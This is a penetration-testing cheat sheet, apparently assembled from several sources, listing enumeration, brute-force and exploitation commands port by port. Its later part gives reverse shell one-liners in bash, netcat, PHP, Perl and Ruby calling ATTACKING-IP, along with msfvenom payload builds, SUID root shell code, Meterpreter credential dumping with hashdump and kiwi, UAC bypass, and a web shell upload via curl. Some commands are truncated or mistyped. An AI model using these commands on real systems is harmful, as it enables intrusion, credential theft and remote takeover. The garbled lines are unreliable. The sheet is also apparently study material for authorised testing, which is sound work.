gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
Nikto web server scan
nikto -h 10.10.10.10
Wordpress scan
wpscan -u 10.10.10.10/wp/
Port Checking
Netcat banner grab
nc -v 10.10.10.10 port
Telnet banner grab
telnet 10.10.10.10 port
[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite
http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/
Burp Suite against HTTP Basic authentication
Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Source: http://www.edge-security.com/webslayer.php
root@kali:~# webslayer

Brute Force:
hydra 10.0.0.1 http-post-form
"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P /usr/share/wordlists/rockyou.txt -l admin

Whatweb - Usage: whatweb [options] <URLs>
WhatWeb identifies websites. Its goal is to answer the question, "What is that Website?". WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.
WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called 'stealthy', is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.
Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. ", but a minority of

WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.
EXAMPLE USAGE:
* Scan example.com.
./whatweb example.com
* Scan reddit.com slashdot.org with verbose plugin descriptions.
./whatweb -v reddit.com slashdot.org
* An aggressive scan of wired.com detects the exact version of WordPress.
./whatweb -a 3 www.wired.com
* Scan the local network quickly and suppress errors.
whatweb --no-errors 192.168.0.0/24

Pop3 (110):
telnet INSERTIPADDRESS 110
USER pelle@INSERTIPADDRESS
PASS admin
or:
USER pelle
PASS admin

RPCBind (111):
rpcinfo –p x.x.x.x

RPC (135)

- Enumerate, shows if any NFS mount exposed:

```
rpcinfo -p $ip
nmap $ip --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 443 -

Heartbleed

OpenSSL 1.0.1 through 1.0.1f (inclusive) are vulnerable OpenSSL 1.0.1g is NOT vulnerable OpenSSL 1.0.0 branch is NOT vulnerable OpenSSL 0.9.8 branch is NOT vulnerable
First we need to investigate if the https-page is vulnerable to heartbleed
We can do that the following way.

```
sudo sslscan 192.168.101.1:443
```

or using a nmap script

```
nmap -sV --script=ssl-heartbleed 192.168.101.8
```

You can exploit the vulnerability in many different ways. There is a module for it in burp suite, and metasploit also has a module for it.

```
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 192.168.101.8
set verbose true
Run
```

- Open a connection
  openssl s_client -connect $ip:443
- Basic SSL ciphers check
  nmap --script ssl-enum-ciphers -p 443 $ip
- Look for unsafe ciphers such as Triple-DES and Blowfish
- Very complete tool for SSL auditing is testssl.sh, finds BEAST, FREAK, POODLE, heart bleed, etc...

- Test authentication:
  telnet $ip 110
  USER uer@$ip
  PASS admin
  list
  retr 1

Finger

port 79

https://touhidshaikh.com/blog/?p=914

Find Logged in users on target.

finger @$ip
if there is no user logged in this will show no username
Check User is existed or not.
finger $username@$ip
The finger command is very useful for checking users on target but it's painful if brute-forced for a username.

Port 69 - TFTP

This is a ftp-server but it is using UDP.

Port 80 - HTTP

Info about web-vulnerabilities can be found in the next chapter `HTTP - Web Vulnerabilities`.
We usually just think of vulnerabilities on the http-interface, the web page, when we think of port 80. But with `.htaccess` we are able to password protect certain directories. If that is the case we can brute force that the following way.

Password protect directory with htaccess

Step 1

Create a directory that you want to password-protect. Create .htaccess tile inside that directory. Content of .htaccess:

```
AuthType Basic
AuthName "Password Protected Area"
AuthUserFile /var/www/html/test/.htpasswd
Require valid-user
```
Create .htpasswd file
```
htpasswd -cb .htpasswd test admin
service apache2 restart
```
This will now create a file called .htpasswd with the user: test and the password: admin
If the directory does not display a login-prompt, you might have to change the **apache2.conf** file. To this:
```
<Directory /var/www/html/test>
    AllowOverride AuthConfig
</Directory>
```
Brute force it
Now that we know how this works we can try to brute force it with medusa.
```
medusa -h 192.168.1.101 -u admin -P wordlist.txt -M http -m
DIR:/test -T 10
```

Port 88 - Kerberos
Kerberos is a protocol that is used for network authentication. Different versions are used by *nix and Windows. But if you see a machine with port 88 open you can be fairly certain that it is a Windows Domain Controller.
If you already have a login to a user of that domain you might be able to escalate that privilege.
Check out: MS14-068

Port 110 - Pop3
This service is used for fetching emails on a email server. So the server that has this port open is probably an email-server, and other clients on the network (or outside) access this server to fetch their emails.
```
telnet 192.168.1.105 110
USER pelle@192.168.1.105
PASS admin
# List all emails
list
# Retrive email number 5, for example
retr 5
```

Port 111 - Rpcbind
RFC: 1833
Rpcbind can help us look for NFS-shares. So look out for nfs. Obtain list of services running with RPC:
```
rpcbind -p 192.168.1.101
```

Port 119 - NNTP
Network time protocol. It is used synchronize time. If a machine is running this server it might work as a server for synchronizing time. So other machines query this machine for the exact time.
An attacker could use this to change the time. Which might cause denial of service and all around havoc.

Port 135 - MSRPC
This is the windows rpc-port. https://en.wikipedia.org/wiki/Microsoft_RPC
Enumerate
```
nmap 192.168.0.101 --script=msrpc-enum
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

Port 139 and 445- SMB/Samba shares
Samba is a service that enables the user to share files with other machines. It has interoperatibility, which means that it can share stuff between linux and windows systems. A windows user will just see an icon for a folder that contains some files. Even though the folder and files really exists on a linux-server.
Connecting
For linux-users you can log in to the smb-share using smbclient, like this:
```
smbclient -L 192.168.1.102
smbclient //192.168.1.106/tmp
smbclient \\\\192.168.1.105\\ipc$ -U john
smbclient //192.168.1.105/ipc$ -U john
```
If you don't provide any password, just click enter, the server might show you the different shares and version of the server. This can be useful information for looking for exploits. There are tons of exploits for smb.
So smb, for a linux-user, is pretty much like and ftp or a nfs.
Here is a good guide for how to configure samba:https://help.ubuntu.com/community/How%20to%20Create%20a%20Network%20Share%20Via%20Samba%20Via%20CLI%20(Command-line%20interface/Linux%20Terminal)%20-%20Uncomplicated,%20Simple%20and%20Brief%20Way!
```
mount -t cifs -o user=USERNAME,sec=ntlm,dir_mode=0077
"//10.10.10.10/My Share" /mnt/cifs
```

Connect with PSExec
If you have credentials you can use psexec you easily log in. You can either use the standalone binary or the metasploit module.
```
use exploit/windows/smb/psexec
```

SMB\RPC Enumeration (139/445):
enum4linux –a 10.0.0.1
nbtscan x.x.x.x // Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios

name and discover client workgroup / domain
py 192.168.XXX.XXX 500 50000 dict.txt
python /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXX
nmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nse
smbclient -L //INSERTIPADDRESS/
List open shares
smbclient //INSERTIPADDRESS/ipc$ -U john
SMB uses the following TCP and UDP ports:

netbios-ns 137/tcp # NETBIOS Name Service
netbios-ns 137/udp
netbios-dgm 138/tcp # NETBIOS Datagram Service
netbios-dgm 138/udp
netbios-ssn 139/tcp # NETBIOS session service
netbios-ssn 139/udp
microsoft-ds 445/tcp # if you are using Active Directory

Enumeration

mblookup — NetBIOS over TCP/IP client used to lookup NetBIOS names

nmblookup -A $ip
enum4linux -a $ip
Used to enumerate data from Windows and Samba hosts and is a wrapper for smbclient, rpcclient, net and nmblookup

Look for users, groups, shares, workgroup/domains and password policies

list smb nmap scripts

locate .nse | grep smb

[+] NBNS Spoof / Capture
[>] NBNS Spoof
msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > show options
msf auxiliary(nbns_response) > set INTERFACE eth0
msf auxiliary(nbns_response) > set SPOOFIP 10.10.10.10
msf auxiliary(nbns_response) > run

[>] SMB Capture
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set JOHNPWFILE /tmp/john_smb
msf auxiliary(smb) > run

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analyis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :

BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump

Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list

Example : ./samrdump.py administrator:12345@192.168.232.172

http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

SNMP Enumeration (161):

```
snmpwalk -c public -v1 10.0.0.0
snmpcheck -t 192.168.1.X -c public
onesixtyone -c names -i hosts
nmap -sT -p 161 192.168.X.X -oG snmp_results.txt
snmpenum -t 192.168.1.X
for community in public private manager; do snmpwalk -c $community -v1 $ip; done
snmpwalk -c public -v1 $ip
snmpenum $ip public windows.txt
```

Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt
snmpwalk -c public -v1  10.1.1.1 # we need to know that there is a community called public
snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes
nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip
snmp-check -t $ip -c public
onesixtyone -c names -i $ip
```

Port 389/636 - Ldap

Lightweight Directory Access Protocol. This port is usually used for Directories. Directory her means more like a telephone-directory rather than a folder. Ldap directory can be understood a bit like the windows registry. A database-tree. Ldap is sometimes used to store usersinformation. Ldap is used more often in corporate structure. Webapplications can use ldap for authentication. If that is the case it is possible to perform **ldap-injections** which are similar to sqlinjections. You can sometimes access the ldap using a anonymous login, or with other words no session. This can be useful becasue you might find some valuable data, about users.

```
ldapsearch -h 192.168.1.101 -p 389 -x -b "dc=mywebsite,dc=com"
```

When a client connects to the Ldap directory it can use it to query data, or add or remove.

Port 636 is used for SSL.

There are also metasploit modules for Windows 2000 SP4 and Windows Xp SP0/SP1

Port 554 - RTSP

RTSP (Real Time Streaming Protocol) is a stateful protocol built on top of tcp usually used for streaming images. Many commercial IP-cameras are running on this port. They often have a GUI interface, so look out for that.

Port 587 - Submission
Outgoing smtp-port
If Postfix is run on it it could be vunerable to shellshock https://www.exploit-db.com/exploits/34896/

Port 631 - Cups
Common UNIX Printing System has become the standard for sharing printers on a linux-network. You will often see port 631 open in your priv-esc enumeration when you run `netstat`. You can log in to it here: **http://localhost:631/admin**
You authenticate with the OS-users.
Find version. Test **cups-config --version**. If this does not work surf to **http://localhost:631/printers** and see the CUPS version in the title bar of your browser.
There are vulnerabilities for it so check your searchsploit.

Port 993 - Imap Encrypted
The default port for the Imap-protocol.

Port 995 - POP3 Encrypten
Port 995 is the default port for the **Post Office Protocol**. The protocol is used for clients to connect to the server and download their emails locally. You usually see this port open on mx-servers. Servers that are meant to send and recieve email.
Related ports: 110 is the POP3 non-encrypted.
25, 465

Port 1025 - NFS or IIS
I have seen them open on windows machine. But nothing has been listening on it.

Port 1030/1032/1033/1038
I think these are used by the RPC within Windows Domains. I have found no use for them so far. But they might indicate that the target is part of a Windows domain. Not sure though.

Port 1521 - Oracle database

Enumeration

```
tnscmd10g version -h 192.168.1.101
tnscmd10g status -h 192.168.1.101
```

Bruteforce the ISD

```
auxiliary/scanner/oracle/sid_brute
```

Connect to the database with `sqlplus`

References:

http://www.red-database-security.com/wp/itu2007.pdf

Ports 1748, 1754, 1808, 1809 - Oracle

These are also ports used by oracle on windows. They run Oracles **Intelligent Agent**.

Oracle (1521):

tnscmd10g version -h INSERTIPADDRESS

tnscmd10g status -h INSERTIPADDRESS

Mysql Enumeration (3306):

Always test the following:

Username: root

Password: root

```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
telnet 192.168.0.101 3306
```

You will most likely see this a lot:

```
ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to
connect to this MySQL server
```

This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122

Mysql-commands cheat sheet

http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

```
You can also use mysql to upload a shell
```

Escalating privileges
If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:
https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Mysql

- nmap -sV -Pn -vv --script=mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122 $ip -p 3306
- Nmap scan

```
nmap -sV -Pn -vv -script=mysql* $ip -p 3306
```

- Vuln scanning:

```
sqlmap -u 'http://$ip/login-off.asp' --method POST  --data 'txtLoginID=admin&txtPassword=aa&cmdSubmit=Login' --all --dump-all
```

- If Mysql is running as root and you have access, you can run commands:

```
mysql> select do_system('id');
mysql> \! sh
```

MsSql

- Enumerate MSSQL Servers on the network

```
msf > use auxiliary/scanner/mssql/mssql_ping
nmap -sU --script=ms-sql-info $ip
```

- Bruteforce MsSql

```
msf auxiliary(mssql_login) > use auxiliary/scanner/mssql/mssql_login
```

- Gain shell using gathered credentials

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
```

- Log in to a MsSql server:

```
# root@kali:~/dirsearch# cat ../.freetds.conf
[someserver]
host = $ip
port = 1433
tds version = 8.0
user=sa

root@kali:~/dirsearch# sqsh -S someserver -U sa -P PASS -D DB_NAME
```

Port 2049 - NFS
Network file system This is a service used so that people can access certain parts of a remote filesystem. If this is badly configured it could mean that you grant excessive access to users.
If the service is on its default port you can run this command to see what the

filesystem is sharing
`showmount -e 192.168.1.109`
Then you can mount the filesystem to your machine using the following command
`mount 192.168.1.109:/ /tmp/NFS`
`mount -t 192.168.1.109:/ /tmp/NFS`
Now we can go to /tmp/NFS and check out /etc/passwd, and add and remove files.
This can be used to escalate privileges if it is not correct configured. Check chapter on Linux Privilege Escalation.

Port 2100 - Oracle XML DB
There are some exploits for this, so check it out. You can use the default Oracle users to access to it. You can use the normal ftp protocol to access it.
Can be accessed through ftp. Some default passwords here:https://docs.oracle.com/cd/B10501_01/win.920/a95490/username.htm Name: Version:
Default logins: sys:sys scott:tiger

Port 3268 - globalcatLdap

Port 3306 - MySQL
Always test the following:
Username: root
Password: root
```
mysql --host=192.168.1.101 -u root -p
mysql -h <Hostname> -u root
mysql -h <Hostname> -u root@localhost
mysql -h <Hostname> -u ""@localhost
telnet 192.168.0.101 3306
```
You will most likely see this a lot:
`ERROR 1130 (HY000): Host '192.168.0.101' is not allowed to connect to this MySQL server`
This occurs because mysql is configured so that the root user is only allowed to log in from 127.0.0.1. This is a reasonable security measure put up to protect the database.

Configuration files
`cat /etc/my.cnf`
http://www.cyberciti.biz/tips/how-do-i-enable-remote-access-to-mysql-database-server.html

Mysql-commands cheat sheet
http://cse.unl.edu/~sscott/ShowFiles/SQL/CheatSheet/SQLCheatSheet.html

Uploading a shell

```
You can also use mysql to upload a shell
```

Escalating privileges

If mysql is started as root you might have a chance to use it as a way to escalate your privileges.

MYSQL UDF INJECTION:

https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

Finding passwords to mysql

You might gain access to a shell by uploading a reverse-shell. And then you need to escalate your privilege. One way to do that is to look into the databse and see what users and passwords that are available. Maybe someone is resuing a password?
So the first step is to find the login-credencials for the database. Those are usually found in some configuration-file oon the web-server. For example, in joomla they are found in:

```
/var/www/html/configuration.php
```

In that file you find the

```
<?php
class JConfig {
    var $mailfrom = 'admin@rainng.com';
    var $fromname = 'testuser';
    var $sendmail = '/usr/sbin/sendmail';
    var $password = 'myPassowrd1234';
    var $sitename = 'test';
    var $MetaDesc = 'Joomla! - the dynamic portal engine and
content management system';
    var $MetaKeys = 'joomla, Joomla';
    var $offline_message = 'This site is down for maintenance.
Please check back again soon.';
    }
```

Port 3339 - Oracle web interface

Port 3389 - Remote Desktop Protocol

This is a proprietary protocol developed by windows to allow remote desktop.
Log in like this

```
rdesktop -u guest -p guest 10.11.1.5 -g 94%
```

Brute force like this

```
ncrack -vv --user Administrator -P /root/passwords.txt
rdp://192.168.1.101
```

Ms12-020
This is categorized by microsoft as a RCE vulnerability. But there is no POC for it online. You can only DOS a machine using this exploit.

Port 4445 - Upnotifyp
I have not found anything here. Try connecting with netcat and visiting in browser.

Port 4555 - RSIP
I have seen this port being used by Apache James Remote Configuration.
There is an exploit for version 2.3.2
https://www.exploit-db.com/docs/40123.pdf

Port 47001 - Windows Remote Management Service
Windows Remote Management Service

Port 5357 - WSDAPI

Port 5722 - DFSR
The Distributed File System Replication (DFSR) service is a state-based, multi-master file replication engine that automatically copies updates to files and folders between computers that are participating in a common replication group. DFSR was added in Windows Server 2003 R2.
I am not sure how what can be done with this port. But if it is open it is a sign that the machine in question might be a Domain Controller.

Port 5900 - VNC
VNC is used to get a screen for a remote host. But some of them have some exploits.
You can use vncviewer to connect to a vnc-service. Vncviewer comes built-in in Kali.
It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

```
background
use post/windows/gather/credentials/vnc
set session X
exploit
vncviewer 192.168.1.109
```

Ctr-alt-del
If you are unable to input ctr-alt-del (kali might interpret it as input for kali).
Try `shift-ctr-alt-del`

Metasploit scanner
You can scan VNC for logins, with bruteforce.

Login scan
```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth
```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080
Since this port is used by many different services. They are divided like this.
Tomcat
Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -
Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:
LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:
The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357

04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

- Bruteforce
- ncrack -vv --user administrator -P password-file.txt rdp://$ip
- hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"

DNS Zone Transfers:
nslookup -> set type=any -> ls -d blah.com
dig axfr blah.com @ns1.blah.com
This one works the best in my experience
dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml
Mounting File Share
showmount -e IPADDR
mount 192.168.1.1:/vol/share /mnt/nfs -nolock
mounts the share to /mnt/nfs without locking it
mount -t cifs -o username=user,password=pass,domain=blah //192.168.1.X/share-name /mnt/cifs
Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)
net use Z: \\win-server\share password /user:domain\janedoe /savecred /p:no
Mount a Windows share on Windows from the command line
apt-get install smb4k –y
Install smb4k on Kali, useful Linux GUI for browsing SMB shares
Fingerprinting: Basic versioning / finger printing via displayed banner
nc -v 192.168.1.1 25
telnet 192.168.1.1 25

Exploit Research
searchsploit windows 2003 | grep -i local
Search exploit-db for exploit, in this example windows 2003 + local esc
Compiling Exploits
gcc -o exploit exploit.c

Compile C code, add –m32 after ‘gcc’ for compiling 32 bit code on 64 bit Linux
i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe
Compile windows .exe on Linux

Packet Inspection:
tcpdump tcp port 80 -w output.pcap -i eth0
tcpdump for port 80 on interface eth0, outputs to output.pcap
Password Cracking
hash-identifier [hash]
john hashes.txt
hashcat -m 500 -a 0 -o output.txt –remove hashes.txt /usr/share/wordlists/rockyou.txt
hashcat -m 1000 dump.txt -o output.txt --remove -a 3 ?u?l?l?d?d?d?d
Brute force crack for NTLM hashes with an uppercase, lowercase, lowercase, and 4 digit mask
List of hash types and examples for hashcat https://hashcat.net/wiki/doku.php?id=example_hashes
https://hashkiller.co.uk has a good repo of already cracked MD5 and NTLM hashes

Bruteforcing:
hydra 10.0.0.1 http-post-form
“/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid” -P
/usr/share/wordlists/rockyou.txt -l admin
hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOCOL
hydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp –V
Hydra SMTP Brute force
Shells & Reverse Shells
SUID C Shells
bin/bash:
int main(void){

setresuid(0, 0, 0);

system("/bin/bash");

}
bin/sh:
int main(void){

setresuid(0, 0, 0);

system("/bin/sh");

}
TTY Shell:
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh –i
execute('/bin/sh')
LUA
!sh
Privilege Escalation via nmap
:!bash
Privilege escalation via vi
Spawn Ruby Shell

exec "/bin/sh"
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprintf("/bin/sh -i <&%d >&%d
Netcat
nc -e /bin/sh ATTACKING-IP 80
/bin/sh | nc ATTACKING-IP 80
rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
Telnet Reverse Shell
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p
telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
PHP
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2>&3");'
(Assumes TCP uses file descriptor 3. If it doesn't work, try 4,5, or 6)
Bash
exec /bin/bash 0&0 2>&0
0<&196;exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196
exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do $line 2>&5 >&5; done
or: while read line 0<&5; do $line 2>&5 >&5; done

bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1
Perl
exec "/bin/sh";
perl —e 'exec "/bin/sh";'
perl -e 'use Socket;$i="ATTACKING-IP";$p=
80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))
){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
Windows
perl -e 'use Socket;$i="ATTACKING-IP";$p=
80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))
){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
Windows
Meterpreter
Windows reverse meterpreter payload
set payload windows/meterpreter/reverse_tcp
Windows reverse tcp payload
Windows VNC Meterpreter payload
set payload windows/vncinject/reverse_tcp
Meterpreter Windows VNC Payload
set ViewOnly false
Linux Reverse Meterpreter payload
set payload linux/meterpreter/reverse_tcp
Meterpreter Linux Reverse Payload
Meterpreter Cheat Sheet
upload file c:\\windows
Meterpreter upload file to Windows target
download c:\\windows\\repair\\sam /tmp
Meterpreter download file from Windows target
download c:\\windows\\repair\\sam /tmp
Meterpreter download file from Windows target
execute -f c:\\windows\temp\exploit.exe
Meterpreter run .exe on target – handy for executing uploaded exploits
execute -f cmd -c

Creates new channel with cmd shell
ps
Meterpreter show processes
shell
Meterpreter get shell on the target
getsystem
Meterpreter attempts priviledge escalation the target
hashdump
Meterpreter attempts to dump the hashes on the target (must have privileges; try migrating to winlogon.exe if possible first)
portfwd add –l 3389 –p 3389 –r target
Meterpreter create port forward to target machine
portfwd delete –l 3389 –p 3389 –r target
Meterpreter delete port forward
use exploit/windows/local/bypassuac
Bypass UAC on Windows 7 + Set target + arch, x86/64
use auxiliary/scanner/http/dir_scanner
Metasploit HTTP directory scanner
use auxiliary/scanner/http/jboss_vulnscan
Metasploit JBOSS vulnerability scanner
use auxiliary/scanner/mssql/mssql_login
Metasploit MSSQL Credential Scanner
use auxiliary/scanner/mysql/mysql_version
Metasploit MSSQL Version Scanner
use auxiliary/scanner/oracle/oracle_login
Metasploit Oracle Login Module
use exploit/multi/script/web_delivery
Metasploit powershell payload delivery module
post/windows/manage/powershell/exec_powershell
Metasploit upload and run powershell script through a session
use exploit/multi/http/jboss_maindeployer
Metasploit JBOSS deploy
use exploit/windows/mssql/mssql_payload
Metasploit MSSQL payload
run post/windows/gather/win_privs
Metasploit show privileges of current user
use post/windows/gather/credentials/gpp
Metasploit grab GPP saved passwords
load kiwi
creds_all
Metasploit load Mimikatz/kiwi and get creds
run post/windows/gather/local_admin_search_enum
Idenitfy other machines that the supplied domain user has administrative access to
set AUTORUNSCRIPT post/windows/manage/migrate
Meterpreter Payloads
msfvenom –l
List options
Binaries
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho
Web Payloads
msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php

PHP
set payload php/meterpreter/reverse_tcp
Listener
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
PHP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp
ASP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
WAR
Scripting Payloads
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py
Python
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh
Bash
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl
Perl
Shellcode
For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f
Handlers
Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

exploit/multi/handler set PAYLOAD set LHOST set LPORT set ExitOnSession false exploit -j -z
An example is:

msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f > exploit.extension
Powershell
Execution Bypass

Set-ExecutionPolicy Unrestricted
./file.ps1
Import-Module script.psm1
Invoke-FunctionThatIsIntheModule
iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.ps1")
Powershell.exe blocked

Use 'not powershell' https://github.com/Ben0xA/nps
Privilege Escalation
Linux:
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

https://github.com/pentestmonkey/unix-privesc-check

Windows:
https://github.com/pentestmonkey/windows-privesc-check

http://www.fuzzysecurity.com/tutorials/16.html

https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

Command Injection
File Traverse:
website.com/file.php[?path=/]
Test HTTP options using curl:
curl -vX OPTIONS [website]
Upload file using CURL to website with PUT option available
curl --upload-file shell.php --url http://192.168.218.139/test/shell.php --http1.0
